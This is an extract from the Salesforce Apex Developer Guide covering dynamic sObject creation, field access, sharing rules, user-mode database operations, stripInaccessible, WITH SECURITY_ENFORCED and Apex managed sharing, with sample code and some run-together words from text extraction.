    See SObjectType Class. DynamicsObject Creation Example This example shows how to obtain the sObject token through the Schema.getGlobalDescribe method and then creates a newsObjectusingthe newSObject methodonthetoken.Thisexamplealsocontainsatestmethodthatverifiesthedynamiccreation of an account. public class DynamicSObjectCreation { public static sObject createObject(String typeName) { Schema.SObjectType targetType = Schema.getGlobalDescribe().get(typeName); if (targetType == null) { // throw an exception } // Instantiate an sObject with the type passed in as an argument // at run time. return targetType.newSObject(); } } @isTest private class DynamicSObjectCreationTest { static testmethod void testObjectCreation() { String typeName = 'Account'; String acctName = 'Acme'; // Create a new sObject by passing the sObject type as an argument. Account a = (Account)DynamicSObjectCreation.createObject(typeName); System.assertEquals(typeName, String.valueOf(a.getSobjectType())); // Set the account name and insert the account. a.Name = acctName; insert a; // Verify the new sObject got inserted. Account[] b = [SELECT Name from Account WHERE Name = :acctName]; system.assert(b.size() > 0); } } Setting and Retrieving Field Values Use the get and put methods on an object to set or retrieve values for fields using either the API name of the field expressed as a String, or the field's token. In the following example, the API name of the field AccountNumber is used: SObject s = [SELECT AccountNumber FROM Account LIMIT 1]; Object o = s.get('AccountNumber'); s.put('AccountNumber', 'abc'); The following example uses the AccountNumber field's token instead: Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.AccountNumber; Sobject s = Database.query('SELECT AccountNumber FROM Account LIMIT 1'); s.put(dfr.getsObjectField(), '12345'); 198 Working with Data in Apex Apex Developer Guide
  • 203.
    The Object scalardata type can be used as a generic data type to set or retrieve field values on an sObject. This is equivalent to the anyType field type. Note that the Object data type is different from the sObject data type, which can be used as a generic type for any sObject. Note: Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field. Setting and Retrieving Foreign Keys Apex supports populating foreign keys by name (or external ID) in the same way as the API. To set or retrieve the scalar ID value of a foreign key, use the get or put methods. To set or retrieve the record associated with a foreign key, use the getSObject and putSObject methods. Note that these methods must be used with the sObject data type, not Object. For example: SObject c = Database.query('SELECT Id, FirstName, AccountId, Account.Name FROM Contact LIMIT 1'); SObject a = c.getSObject('Account'); There is no need to specify the external ID for a parent sObject value while working with child sObjects. If you provide an ID in the parent sObject, it is ignored by the DML operation. Apex assumes the foreign key is populated through a relationship SOQL query, which always returns a parent object with a populated ID. If you have an ID, use it with the child object. For example, suppose that custom object C1 has a foreign key C2__c that links to a parent custom object C2. You want to create a C1 object and have it associated with a C2 record named 'AW Computing' (assigned to the value C2__r). You do not need the ID of the 'AW Computing' record, as it is populated through the relationship of parent to child. For example: insert new C1__c(Name = 'x', C2__r = new C2__c(Name = 'AW Computing')); If you had assigned a value to the ID for C2__r, it would be ignored. If you do have the ID, assign it to the object (C2__c), not the record. You can also access foreign keys using dynamic Apex. The following example shows how to get the values from a subquery in a parent-to-child relationship using dynamic Apex: String queryString = 'SELECT Id, Name, ' + '(SELECT FirstName, LastName FROM Contacts LIMIT 1) FROM Account'; SObject[] queryParentObject = Database.query(queryString); for (SObject parentRecord : queryParentObject){ Object ParentFieldValue = parentRecord.get('Name'); // Prevent a null relationship from being accessed SObject[] childRecordsFromParent = parentRecord.getSObjects('Contacts'); if (childRecordsFromParent != null) { for (SObject childRecord : childRecordsFromParent){ Object ChildFieldValue1 = childRecord.get('FirstName'); Object ChildFieldValue2 = childRecord.get('LastName'); System.debug('Account Name: ' + ParentFieldValue + '. Contact Name: '+ ChildFieldValue1 + ' ' + ChildFieldValue2); } } } 199 Working with Data in Apex Apex Developer Guide
  • 204.
    Apex Security andSharing When you use Apex, the security of your code is critical. You'll need to add user permissions for Apex classes and enforce sharing rules. Read on to learn about Apex managed sharing and get some security tips. IN THIS SECTION: Enforcing Sharing Rules Enforcing Object and Field Permissions Enforce User Mode for Database Operations You can run database operations in user mode rather than in the default system mode by using SOQL or SOSL queries with special keywords or by using DML method overloads. Enforce Security with the stripInaccessible Method Use the stripInaccessible method to enforce field-level and object-level data protection. This method can be used to strip the fields and relationship fields from query and subquery results that the user can’t access. The method can also be used to remove inaccessible sObject fields before DML operations to avoid exceptions and to sanitize sObjects that have been deserialized from an untrusted source. Filter SOQL Queries Using WITH SECURITY_ENFORCED Usethe WITH SECURITY_ENFORCED clausetoenablefield-andobject-levelsecuritypermissionscheckingfor SOQL SELECT queries in Apex code, including subqueries and cross-object relationships. Class Security Understanding Apex Managed Sharing Sharing is the act of granting a user or group of users permission to perform a set of actions on a record or set of records. Sharing access can be granted using the Salesforce user interface and Lightning Platform, or programmatically using Apex. Security Tips for Apex and Visualforce Development Enforcing Sharing Rules Apex generally runs in system context; that is, the current user's permissions and field-level security aren’t taken into account during code execution. Sharing rules, however, are not always bypassed: the class must be declared with the without sharing keyword in order to ensure that sharing rules are not enforced. Note: Apex code that is executed with the executeAnonymous call and Connect in Apex always execute using the sharing rules of the current user. For more information on executeAnonymous, see Anonymous Blocks on page 233. Apexdevelopersmusttakecarenottoinadvertentlyexposesensitivedatathatwouldnormallybehiddenfromusersbyuserpermissions, field-level security, or organization-wide defaults. They must be particularly careful with Web services, which can be restricted by permissions, but execute in system context once they’re initiated. Most of the time, system context provides the correct behavior for system-level operations such as triggers and Web services that need access to all data in an organization. However, you can also specify that particular Apex classes should enforce the sharing rules that apply to the current user. Note: Enforcing sharing rules by using the with sharing keyword doesn’t enforce the user's permissions and field-level security. Apex always has access to all fields and objects in an organization, ensuring that code won’t fail to run because of fields or objects that are hidden from a user. 200 Working with Data in Apex Apex Developer Guide
  • 205.
    Thisexamplehastwoclasses,thefirstclass(CWith)enforcessharingruleswhilethesecondclass(CWithout)doesn’t.The CWithout class callsa method from the first, which runs with sharing rules enforced. The CWithout class contains an inner class, in which code executes under the same sharing context as the caller. It also contains a class that extends it, which inherits its without sharing setting. public with sharing class CWith { // All code in this class operates with enforced sharing rules. Account a = [SELECT . . . ]; public static void m() { . . . } static { . . . } { . . . } public void c() { . . . } } public without sharing class CWithout { // All code in this class ignores sharing rules and operates // as if the context user has the Modify All Data permission. Account a = [SELECT . . . ]; . . . public static void m() { . . . // This call into CWith operates with enforced sharing rules // for the context user. When the call finishes, the code execution // returns to without sharing mode. CWith.m(); } public class CInner { // All code in this class executes with the same sharing context // as the code that calls it. // Inner classes are separate from outer classes. . . . // Again, this call into CWith operates with enforced sharing rules // for the context user, regardless of the class that initially called this inner class. // When the call finishes, the code execution returns to the sharing mode that was used to call this inner class. CWith.m(); } public class CInnerWithOut extends CWithout { 201 Working with Data in Apex Apex Developer Guide
  • 206.
    // All codein this class ignores sharing rules because // this class extends a parent class that ignores sharing rules. } } Warning: Because a class declared as with sharing can call a class declared as without sharing, you may still have to implement class-level security. In addition, all SOQL and SOSL queries that use Pricebook2 ignore the with sharing keyword. All price books are returned, regardless of the applied sharing rules. Enforcing the current user's sharing rules can impact: • SOQL and SOSL queries. A query may return fewer rows than it would operating in system context. • DML operations. An operation may fail because the current user doesn't have the correct permissions. For example, if the user specifies a foreign key value that exists in the organization, but which the current user doesn’t have access to. Enforcing Object and Field Permissions Apex generally runs in system context; that is, the current user's permissions and field-level security aren’t taken into account during code execution. Sharing rules, however, aren’t always bypassed: the class must be declared with the without sharing keyword in order to ensure that sharing rules aren’t enforced. Apex code that is executed with the executeAnonymous call and Connect in Apex always execute using the sharing rules of the current user. For more information on executeAnonymous, see Anonymous Blocks on page 233. Toenforcefield-levelsecurity(FLS)andobjectpermissionsoftherunninguser,youcanspecifyuser-modeaccessfordatabaseoperations. See Enforce User Mode for Database Operations. You can also enforce these permissions in your SOQL queries by using WITH SECURITY_ENFORCED. For more information, see Filter SOQL Queries Using WITH SECURITY_ENFORCED. You can also enforce object-level and field-level permissions in your code by explicitly calling the sObject describe result methods (of Schema.DescribeSObjectResult) and the field describe result methods (of Schema.DescribeFieldResult) that check the current user's access permission levels. In this way, you can verify if the current user has the necessary permissions, and only if he or she has sufficient permissions, you can then perform a specific DML operation or a query. For example, you can call the isAccessible, isCreateable, or isUpdateable methods of Schema.DescribeSObjectResult toverifywhetherthecurrentuserhasread,create,orupdateaccesstoansObject,respectively. Similarly, Schema.DescribeFieldResult exposes these access control methods that you can call to check the current user's read, create, or update access for a field. In addition, you can call the isDeletable method provided by Schema.DescribeSObjectResult to check if the current user has permission to delete a specific sObject. These examples call the access control methods. To check the field-level update permission of the contact's email field before updating it: if (Schema.sObjectType.Contact.fields.Email.isUpdateable()) { // Update contact phone number } To check the field-level create permission of the contact's email field before creating a new contact: if (Schema.sObjectType.Contact.fields.Email.isCreateable()) { // Create new contact } 202 Working with Data in Apex Apex Developer Guide
  • 207.
    To check thefield-level read permission of the contact's email field before querying for this field: if (Schema.sObjectType.Contact.fields.Email.isAccessible()) { Contact c = [SELECT Email FROM Contact WHERE Id= :Id]; } To check the object-level permission for the contact before deleting the contact: if (Schema.sObjectType.Contact.isDeletable()) { // Delete contact } Sharing rules are distinct from object-level and field-level permissions. They can coexist. If sharing rules are defined in Salesforce, you can enforce them at the class level by declaring the class with the with sharing keyword. For more information, see Using the with sharing, without sharing, and inherited sharing Keywords. If you call the sObject describe result and field describe result access control methods, the verification of object and field-level permissions is performed in addition to the sharing rules that are in effect. Sometimes, the access level granted by a sharing rule could conflict with an object-level or field-level permission. Considerations • Orgs with Experience Cloud sites enabled provide various settings to hide a user's personal information from other users (see Hide Personal Information from External Users and Share Personal Contact Information Within Experience Cloud Sites). These settings aren’t enforced in Apex, even with security features such as the WITH SECURITY_ENFORCED clause or the stripInaccessible method. To hide specific fields on the User object in Apex, follow the example code outlined in Comply with a User’s Personal Information Visibility Settings. • Automated Process users can’t perform Object and FLS checks in custom code unless appropriate permission sets are explicitly applied to those users. Enforce User Mode for Database Operations You can run database operations in user mode rather than in the default system mode by using SOQL or SOSL queries with special keywords or by using DML method overloads. Apex code runs in system mode by default, which means that it runs with substantially elevated permissions over the user running the code. To enhance the security context of Apex, you can specify user-mode access for database operations. Field-level security (FLS) and object permissions of the running user are respected in user mode, unlike in system mode. User mode always applies sharing rules, but in system mode they’re controlled by sharing keywords on the class. See Using the with sharing, without sharing, and inherited sharing Keywords. You can indicate the mode of the operation by using WITH USER_MODE or WITH SYSTEM_MODE in your SOQL or SOSL query. This example specifies user mode in SOQL. List<Account> acc = [SELECT Id FROM Account WITH USER_MODE]; Note: This feature is available in scratch orgs where the ApexUserModeWithPermset feature is enabled. If the feature isn’t enabled, Apex code with this feature can be compiled but not executed. Salesforce recommends that you enforce Field Level Security (FLS) by using WITH USER_MODE rather than WITH SECURITY-ENFORCED because of these additional advantages. • WITH USER_MODE accounts for polymorphic fields like Owner and Task.whatId. • WITH USER_MODE processes all clauses in the SOQL SELECT statement including the WHERE clause. 203 Working with Data in Apex Apex Developer Guide
  • 208.
    • WITH USER_MODEfinds all FLS errors in your SOQL query, while WITH SECURITY ENFORCED finds only the first error. Further, in user mode, you can use the getInaccessibleFields() method on QueryException to examine the full set of access errors. Database operations can specify either user or system mode. This example inserts a new account in user mode. Account acc = new Account(Name='test'); insert as user acc; The AccessLevel class represents the two modes in which Apex runs database operations. Use this class to define the execution mode as user mode or system mode. An optional accessLevel parameter in Database and Search methods specifies whether the methodrunsinsystemmode(AccessLevel.SYSTEM_MODE)orusermode(AccessLevel.USER_MODE).Usetheseoverloaded methods to perform DML and query operations. • Database.query method. See Dynamic SOQL. • Database.getQueryLocator methods • Database.countQuery method • Search.query method • Database DML methods (insert, update, upsert, merge, delete, undelete, and convertLead) – Includes the *Immediate and *Async methods, such as insertImmediate and deleteAsync. Note: When Database DML methods are run with AccessLevel.USER_MODE, you can access errors via SaveResult.getErrors().getFields(). With insert as user, you can use the DMLException method getFieldNames() to obtain the fields with FLS errors. These methods require the accessLevel parameter. • Database.queryWithBinds • Database.getQueryLocatorWithBinds • Database.countQueryWithBinds Using Permission Sets to Enforce Security in DML and Search Operations (Developer Preview) In Developer Preview, you can specify a permission set that is used to augment the field-level and object-level security for database and search operations. Run the AccessLevel.withPermissionSetId() method with a specified permission set ID. Specific user modeDMLoperationsthatareperformedwiththat AccessLevel,respectthepermissionsinthespecifiedpermissionset,inaddition to the running user’s permissions. This example runs the AccessLevel.withPermissionSetId() method with the specified permission set and inserts a custom object. @isTest public with sharing class ElevateUserModeOperations_Test { @isTest static void objectCreatePermViaPermissionSet() { Profile p = [SELECT Id FROM Profile WHERE Name='Minimum Access - Salesforce']; User u = new User(Alias = 'standt', Email='standarduser@testorg.com', EmailEncodingKey='UTF-8', LastName='Testing', LanguageLocaleKey='en_US', LocaleSidKey='en_US', ProfileId = p.Id, TimeZoneSidKey='America/Los_Angeles', UserName='standarduser' + DateTime.now().getTime() + '@testorg.com'); System.runAs(u) { 204 Working with Data in Apex Apex Developer Guide
  • 209.
    try { Database.insert(new Account(name='foo'),AccessLevel.User_mode); Assert.fail(); } catch (SecurityException ex) { Assert.isTrue(ex.getMessage().contains('Account')); } //Get ID of previously created permission set named 'AllowCreateToAccount' Id permissionSetId = [Select Id from PermissionSet where Name = 'AllowCreateToAccount' limit 1].Id; Database.insert(new Account(name='foo'), AccessLevel.User_mode.withPermissionSetId(permissionSetId)); // The elevated access level is not persisted to subsequent operations try { Database.insert(new Account(name='foo2'), AccessLevel.User_mode); Assert.fail(); } catch (SecurityException ex) { Assert.isTrue(ex.getMessage().contains('Account')); } } } } Note: Checkmarx, the AppExchange Security Review source code scanner, hasn’t been updated with this new Apex feature. Until it’supdated,Checkmarxcangeneratefalsepositivesforfieldorobjectlevelsecurityviolationsthatrequireexceptiondocumentation. Enforce Security with the stripInaccessible Method Use the stripInaccessible method to enforce field-level and object-level data protection. This method can be used to strip the fields and relationship fields from query and subquery results that the user can’t access. The method can also be used to remove inaccessible sObject fields before DML operations to avoid exceptions and to sanitize sObjects that have been deserialized from an untrusted source. Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations. The field- and object-level data protection is accessed through the Security and SObjectAccessDecision classes. The access check is based on the field-level permission of the current user in the context of the specified operation—create, read, update, or upsert. The Security.stripInaccessible() method checks the source records for fields that don’t meet the field-level security check for the current user. The method also checks the source records for lookup or master-detail relationship fields to which the current user doesn’t have access. The method creates a return list of sObjects that is identical to the source records, except that the fields that are inaccessible to the current user are removed. The sObjects returned by the getRecords method contain records in the same order as the sObjects in the sourceRecords parameter of the stripInaccessible method. As a Developer Preview feature, Security.stripInaccessible() takes a permission set ID as a parameter and enforces field-level and object-level access as per the specified permission set, in addition to the running user’s permissions. Note: The ID field is never stripped by the stripInaccessible method to avoid issues when performing DML on the result. 205 Working with Data in Apex Apex Developer Guide
  • 210.
    To identify inaccessiblefields that were removed, you can use the SObject.isSet() method. For example, the return list contains the Contact object and the custom field social_security_number__c is inaccessible to the user. Because this custom field fails the field-level access check, the field isn’t set and isSet returns false. SObjectAccessDecision securityDecision = Security.stripInaccessible(AccessType.READABLE, sourceRecords); Contact c = securityDecision.getRecords()[0]; System.debug(c.isSet('social_security_number__c')); // prints "false" Note: The stripInaccessible methoddoesn’tsupportAggregateResultSObject.IfthesourcerecordsareofAggregateResult SObject type, an exception is thrown. ToenforceobjectandfieldpermissionsontheUserobjectandhideauser’spersonalinformationfromotherusersinorgswithExperience Cloud sites, see Enforcing Object and Field Permissions. The following are some examples where the stripInaccessible method can be used. Example: This example code removes inaccessible fields from the query result. A display table for campaign data must always show the BudgetedCost. The ActualCost must be shown only to users who have permission to read that field. SObjectAccessDecision securityDecision = Security.stripInaccessible(AccessType.READABLE, [SELECT Name, BudgetedCost, ActualCost FROM Campaign] ); // Construct the output table if (securityDecision.getRemovedFields().get('Campaign').contains('ActualCost')) { for (Campaign c : securityDecision.getRecords()) { //System.debug Output: Name, BudgetedCost } } else { for (Campaign c : securityDecision.getRecords()) { //System.debug Output: Name, BudgetedCost, ActualCost } } Example: This example code removes inaccessible fields from the subquery result. The user doesn’t have permission to read the Phone field of a Contacts object. List<Account> accountsWithContacts = [SELECT Id, Name, Phone, (SELECT Id, LastName, Phone FROM Account.Contacts) FROM Account]; // Strip fields that are not readable SObjectAccessDecision decision = Security.stripInaccessible( AccessType.READABLE, accountsWithContacts); // Print stripped records for (Integer i = 0; i < accountsWithContacts.size(); i++) { System.debug('Insecure record access: '+accountsWithContacts[i]); System.debug('Secure record access: '+decision.getRecords()[i]); 206 Working with Data in Apex Apex Developer Guide
  • 211.
    } // Print modifiedindexes System.debug('Records modified by stripInaccessible: '+decision.getModifiedIndexes()); // Print removed fields System.debug('Fields removed by stripInaccessible: '+decision.getRemovedFields()); Example: This example code removes inaccessible fields from sObjects before DML operations. The user who doesn’t have permission to create Rating for an Account can still create an Account. The method ensures that no Rating is set and doesn’t throw an exception. List<Account> newAccounts = new List<Account>(); Account a = new Account(Name='Acme Corporation'); Account b = new Account(Name='Blaze Comics', Rating=’Warm’); newAccounts.add(a); newAccounts.add(b); SObjectAccessDecision securityDecision = Security.stripInaccessible( AccessType.CREATABLE, newAccounts); // No exceptions are thrown and no rating is set insert securityDecision.getRecords(); System.debug(securityDecision.getRemovedFields().get('Account')); // Prints "Rating" System.debug(securityDecision.getModifiedIndexes()); // Prints "1" Example: This example code sanitizes sObjects that have been deserialized from an untrusted source. The user doesn’t have permission to update the AnnualRevenue of an Account. String jsonInput = '[' + '{' + '"Name": "InGen",' + '"AnnualRevenue": "100"' + '},' + '{' + '"Name": "Octan"' + '}' + ']'; List<Account> accounts = (List<Account>)JSON.deserializeStrict(jsonInput, List<Account>.class); SObjectAccessDecision securityDecision = Security.stripInaccessible( AccessType.UPDATABLE, accounts); // Secure update update securityDecision.getRecords(); // Doesn’t update AnnualRevenue field System.debug(String.join(securityDecision.getRemovedFields().get('Account'), ', ')); // Prints "AnnualRevenue" 207 Working with Data in Apex Apex Developer Guide
  • 212.
    System.debug(String.join(securityDecision.getModifiedIndexes(), ', '));// Prints "0” Example: This example code removes inaccessible relationship fields from the query result. The user doesn’t have permission to insert the Account__c field, which is a lookup from MyCustomObject__c to Account. // Account__c is a lookup from MyCustomObject__c to Account @IsTest public class TestCustomObjectLookupStripped { @IsTest static void caseCustomObjectStripped() { Account a = new Account(Name='foo'); insert a; List<MyCustomObject__c> records = new List<MyCustomObject__c>{ new MyCustomObject__c(Name='Custom0', Account__c=a.id) }; insert records; records = [SELECT Id, Account__c FROM MyCustomObject__c]; SObjectAccessDecision securityDecision = Security.stripInaccessible (AccessType.READABLE, records); // Verify stripped records System.assertEquals(1, securityDecision.getRecords().size()); for (SObject strippedRecord : securityDecision.getRecords()) { System.debug('Id should be set as Id fields are ignored: ' + strippedRecord.isSet('Id')); // prints true System.debug('Lookup field FLS is not READABLE to running user, should not be set: ' + strippedRecord.isSet('Account__c')); // prints false } } } SEE ALSO: Apex Reference Guide: AccessType Enum Apex Reference Guide: Security Class Apex Reference Guide: SObjectAccessDecision Class Filter SOQL Queries Using WITH SECURITY_ENFORCED Use the WITH SECURITY_ENFORCED clause to enable field- and object-level security permissions checking for SOQL SELECT queries in Apex code, including subqueries and cross-object relationships. Apex generally runs in system context; that is, the current user's permissions and field-level security aren’t taken into account during code execution. Sharing rules, however, are not always bypassed: the class must be declared with the without sharing keyword in order to ensure that sharing rules are not enforced. Although performing field- and object-level security checks was possible in earlier releases, this clause substantially reduces the verbosity and technical complexity in query operations. This feature is tailored to Apex developers who have minimal development experience with security and to applications where graceful degradation on permissions errors isn’t required. Note: The WITH SECURITY_ENFORCED clause is only available in Apex. We don’t recommend using WITH SECURITY_ENFORCED in Apex classes or triggers with an API version earlier than 45.0. 208 Working with Data in Apex Apex Developer Guide
  • 213.
    WITH SECURITY_ENFORCED appliesfield- and object-level security checks only to fields and objects referenced in SELECT or FROM SOQL clauses and not clauses like WHERE or ORDER BY. In other words, security is enforced on what the SOQL SELECT query returns, not on all the elements that go into running the query. Insert the WITH SECURITY_ENFORCED clause: • After the WHERE clause if one exists, else after the FROM clause. • Before any ORDER BY, LIMIT, OFFSET, or aggregate function clauses. For more information on SOQL SELECT queries, see SOQL SELECT Syntax in the SOQL and SOSL Reference. For example, if the user has field access for LastName, this query returns Id and LastName for the Acme account entry. List<Account> act1 = [SELECT Id, (SELECT LastName FROM Contacts) FROM Account WHERE Name like 'Acme' WITH SECURITY_ENFORCED] There are some restrictions while querying polymorphic lookup fields using WITH SECURITY_ENFORCED. Polymorphic fields are relationship fields that can point to more than one entity. • Traversing a polymorphic field’s relationship is not supported in queries using WITH SECURITY_ENFORCED. For example, you cannot use WITH SECURITY_ENFORCED in this query, which returns the Id and Owner names for User and Calendar entities: SELECT Id, What.Name FROM Event WHERE What.Type IN (’User’,’Calendar’). • Using TYPEOF expressions with an ELSE clause is not supported in queries using WITH SECURITY_ENFORCED. TYPEOF is used in a SELECT query to specify the fields to be returned for a given type of a polymorphic relationship. For example, you cannot use WITH SECURITY_ENFORCED in this query. The query specifies certain fields to be returned for Account and Opportunity objects, and Name and Email fields to be returned for all other objects. SELECT TYPE OF What WHEN Account THEN Phone WHEN Opportunity THEN Amount ELSE Name,Email END FROM Event • The Owner, CreatedBy, and LastModifiedBy polymorphic lookup fields are exempt from this restriction, and do allow polymorphic relationship traversal. • ForAppExchangeSecurityReview,youmustuseAPIversion48.0orlaterwhenusing WITH SECURITY_ENFORCED.Youcannot use API versions where the feature was in beta or pilot. If any fields or objects referenced in the SOQL SELECT query using WITH SECURITY_ENFORCED are inaccessible to the user, a System.QueryException is thrown, and no data is returned. ToenforceobjectandfieldpermissionsontheUserobjectandhideauser’spersonalinformationfromotherusersinorgswithExperience Cloud sites, see Enforcing Object and Field Permissions. Example: If field access for either LastName or Description is hidden, this query throws an exception indicating insufficient permissions. List<Account> act1 = [SELECT Id, (SELECT LastName FROM Contacts), (SELECT Description FROM Opportunities) FROM Account WITH SECURITY_ENFORCED] 209 Working with Data in Apex Apex Developer Guide
  • 214.
    Example: If fieldaccess for Website is hidden, this query throws an exception indicating insufficient permissions. List<Account> act2 = [SELECT Id, parent.Name, parent.Website FROM Account WITH SECURITY_ENFORCED] Example: If field access for Type is hidden, this aggregate function query throws an exception indicating insufficient permissions. List<AggregateResult> agr1 = [SELECT GROUPING(Type) FROM Opportunity WITH SECURITY_ENFORCED GROUP BY Type] Class Security You can specify which users can execute methods in a particular top-level class based on their user profile or permission sets. You can only set security on Apex classes, not on triggers. To set Apex class security from the class list page, seeSet Apex Class Access from the Class List Page To set Apex class security from the class detail page, see Set Apex Class Access from the Class List Page To set Apex class security from a permission set: 1. From Setup, enter Permission Sets in the Quick Find box, then select Permission Sets. 2. Select a permission set. 3. Click Apex Class Access. 4. Click Edit. 5. Select the Apex classes that you want to enable from the Available Apex Classes list and click Add, or select the Apex classes that you want to disable from the Enabled Apex Classes list and click Remove. 6. Click Save. To set Apex class security from a profile: 1. From Setup, enter Profiles in the Quick Find box, then select Profiles. 2. Select a profile. 3. In the Apex Class Access page or related list, click Edit. 4. Select the Apex classes that you want to enable from the Available Apex Classes list and click Add, or select the Apex classes that you want to disable from the Enabled Apex Classes list and click Remove. 5. Click Save. Understanding Apex Managed Sharing Sharing is the act of granting a user or group of users permission to perform a set of actions on a record or set of records. Sharing access can be granted using the Salesforce user interface and Lightning Platform, or programmatically using Apex. For more information on sharing, see Set Your Internal Organization-Wide Sharing Defaults in the Salesforce online help. 210 Working with Data in Apex Apex Developer Guide
  • 215.
    IN THIS SECTION: UnderstandingSharing Sharing enables record-level access control for all custom objects, as well as many standard objects (such as Account, Contact, Opportunity and Case). Administrators first set an object’s organization-wide default sharing access level, and then grant additional access based on record ownership, the role hierarchy, sharing rules, and manual sharing. Developers can then use Apex managed sharing to grant additional access programmatically with Apex. Sharing a Record Using Apex Recalculating Apex Managed Sharing Understanding Sharing Sharingenablesrecord-levelaccesscontrolforallcustomobjects,aswellasmanystandardobjects(suchasAccount,Contact,Opportunity and Case). Administrators first set an object’s organization-wide default sharing access level, and then grant additional access based on record ownership, the role hierarchy, sharing rules, and manual sharing. Developers can then use Apex managed sharing to grant additional access programmatically with Apex. Most sharing for a record is maintained in a related sharing object, similar to an access control list (ACL) found in other platforms. Types of Sharing Salesforce has the following types of sharing: Managed Sharing Managed sharing involves sharing access granted by Lightning Platform based on record ownership, the role hierarchy, and sharing rules: Record Ownership Each record is owned by a user or optionally a queue for custom objects, cases and leads. The record owner is automatically granted Full Access, allowing them to view, edit, transfer, share, and delete the record. Role Hierarchy The role hierarchy enables users above another user in the hierarchy to have the same level of access to records owned by or shared with users below. Consequently, users above a record owner in the role hierarchy are also implicitly granted Full Access to the record, though this behavior can be disabled for specific custom objects. The role hierarchy is not maintained with sharing records. Instead, role hierarchy access is derived at runtime. For more information, see “Controlling Access Using Hierarchies” in the Salesforce online help. Sharing Rules Sharing rules are used by administrators to automatically grant users within a given group or role access to records owned by a specificgroupofusers.Sharingrulescannotbeaddedtoapackageandcannotbeusedtosupportsharinglogicforappsinstalled from AppExchange. Sharing rules can be based on record ownership or other criteria. You can’t use Apex to create criteria-based sharing rules. Also, criteria-based sharing cannot be tested using Apex. All implicit sharing added by Force.com managed sharing cannot be altered directly using the Salesforce user interface, SOAP API, or Apex. User Managed Sharing, also known as Manual Sharing User managed sharing allows the record owner or any user with Full Access to a record to share the record with a user or group of users.Thisisgenerallydonebyanenduser,forasinglerecord.Onlytherecordownerandusersabovetheownerintherolehierarchy are granted Full Access to the record. It is not possible to grant other users Full Access. Users with the “Modify All” object-level permission for the given object or the “Modify All Data” permission can also manually share a record. User managed sharing is 211 Working with Data in Apex Apex Developer Guide
  • 216.
    removed when therecord owner changes or when the access granted in the sharing does not grant additional access beyond the object's organization-wide sharing default access level. Apex Managed Sharing Apex managed sharing provides developers with the ability to support an application’s particular sharing requirements programmatically through Apex or the SOAP API. This type of sharing is similar to managed sharing. Only users with “Modify All Data” permission can add or change Apex managed sharing on a record. Apex managed sharing is maintained across record owner changes. Note: Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects. The Sharing Reason Field In the Salesforce user interface, the Reason field on a custom object specifies the type of sharing used for a record. This field is called rowCause in Apex or the API. Each of the following list items is a type of sharing used for records. The tables show Reason field value, and the related rowCause value. • Managed Sharing rowCause Value (Used in Apex or the API) Reason Field Value ImplicitChild Account Sharing ImplicitParent Associated record owner or sharing Owner Owner Team Opportunity Team Rule Sharing Rule TerritoryRule Territory Assignment Rule • User Managed Sharing rowCause Value (Used in Apex or the API) Reason Field Value Manual Manual Sharing TerritoryManual Territory Manual Note: With Enterprise Territory Management in API version 45.0 and later, Territory2AssociationManual replaces TerritoryManual. • Apex Managed Sharing 212 Working with Data in Apex Apex Developer Guide
  • 217.
    rowCause Value (Usedin Apex or the API) Reason Field Value Defined by developer Defined by developer The displayed reason for Apex managed sharing is defined by the developer. Access Levels When determining a user’s access to a record, the most permissive level of access is used. Most share objects support the following access levels: Description API Name Access Level Only the record owner and users above the record owner in the role hierarchy can view and edit the record. This access level only applies to the AccountShare object. None Private The specified user or group can view the record only. Read Read Only The specified user or group can view and edit the record. Edit Read/Write The specified user or group can view, edit, transfer, share, and delete the record. All Full Access Note: This access level can only be granted with managed sharing. Sharing Considerations Apex Triggers and User Record Sharing If a trigger changes the owner of a record, the running user must have read access to the new owner’s user record if the trigger is started through the following: • API • Standard user interface • Standard Visualforce controller • Class defined with the with sharing keyword If a trigger is started through a class that’s not defined with the with sharing keyword, the trigger runs in system mode. In this case, the trigger doesn’t require the running user to have specific access. Sharing a Record Using Apex Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations. To access sharing programmatically, you must use the share object associated with the standard or custom object for which you want to share. For example, AccountShare is the sharing object for the Account object, ContactShare is the sharing object for the Contact object. In addition, all custom object sharing objects are named as follows, where MyCustomObject is the name of the custom object: MyCustomObject__Share 213 Working with Data in Apex Apex Developer Guide
  • 218.
    Objectsonthedetailsideofamaster-detailrelationshipdonothaveanassociatedsharingobject.Thedetailrecord’saccessisdetermined by the master’ssharing object and the relationship’s sharing setting. For more information, see “Custom Object Security” in the Salesforce online help. A share object includes records supporting all three types of sharing: managed sharing, user managed sharing, and Apex managed sharing. Sharing granted to users implicitly through organization-wide defaults, the role hierarchy, and permissions such as the “View All” and “Modify All” permissions for the given object, “View All Data,” and “Modify All Data” are not tracked with this object. Every share object has the following properties: Description Property Name The level of access that the specified user or group has been granted for a share sObject. The name of the property is AccessLevel appended to the object name. For example, the property name for LeadShare object is LeadShareAccessLevel. Valid values are: objectNameAccessLevel • Edit • Read • All Note: The All access level is an internal value and can’t be granted. This field must be set to an access level that is higher than the organization’s default access level for the parent object. For more information, see Understanding Sharing on page 211. The ID of the object. This field cannot be updated. ParentID Thereasonwhytheuserorgroupisbeinggrantedaccess.Thereasondeterminesthetypeofsharing, which controls who can alter the sharing record. This field cannot be updated. RowCause The user or group IDs to which you are granting access. A group can be: UserOrGroupId • A public group or a sharing group associated with a role. • A territory group. This field cannot be updated. Note: You can't grant access to unauthenticated guest users using Apex. You can share a standard or custom object with users or groups. For more information about the types of users and groups you can share an object with, see User and Group in the Object Reference for Salesforce. Creating User Managed Sharing Using Apex It is possible to manually share a record to a user or a group using Apex or the SOAP API. If the owner of the record changes, the sharing is automatically deleted. The following example class contains a method that shares the job specified by the job ID with the specified user or group ID with read access. It also includes a test method that validates this method. Before you save this example class, create a custom object called Job. Note: Manual shares written using Apex contains RowCause="Manual" by default. Only shares with this condition are removed when ownership changes. public class JobSharing { 214 Working with Data in Apex Apex Developer Guide
  • 219.
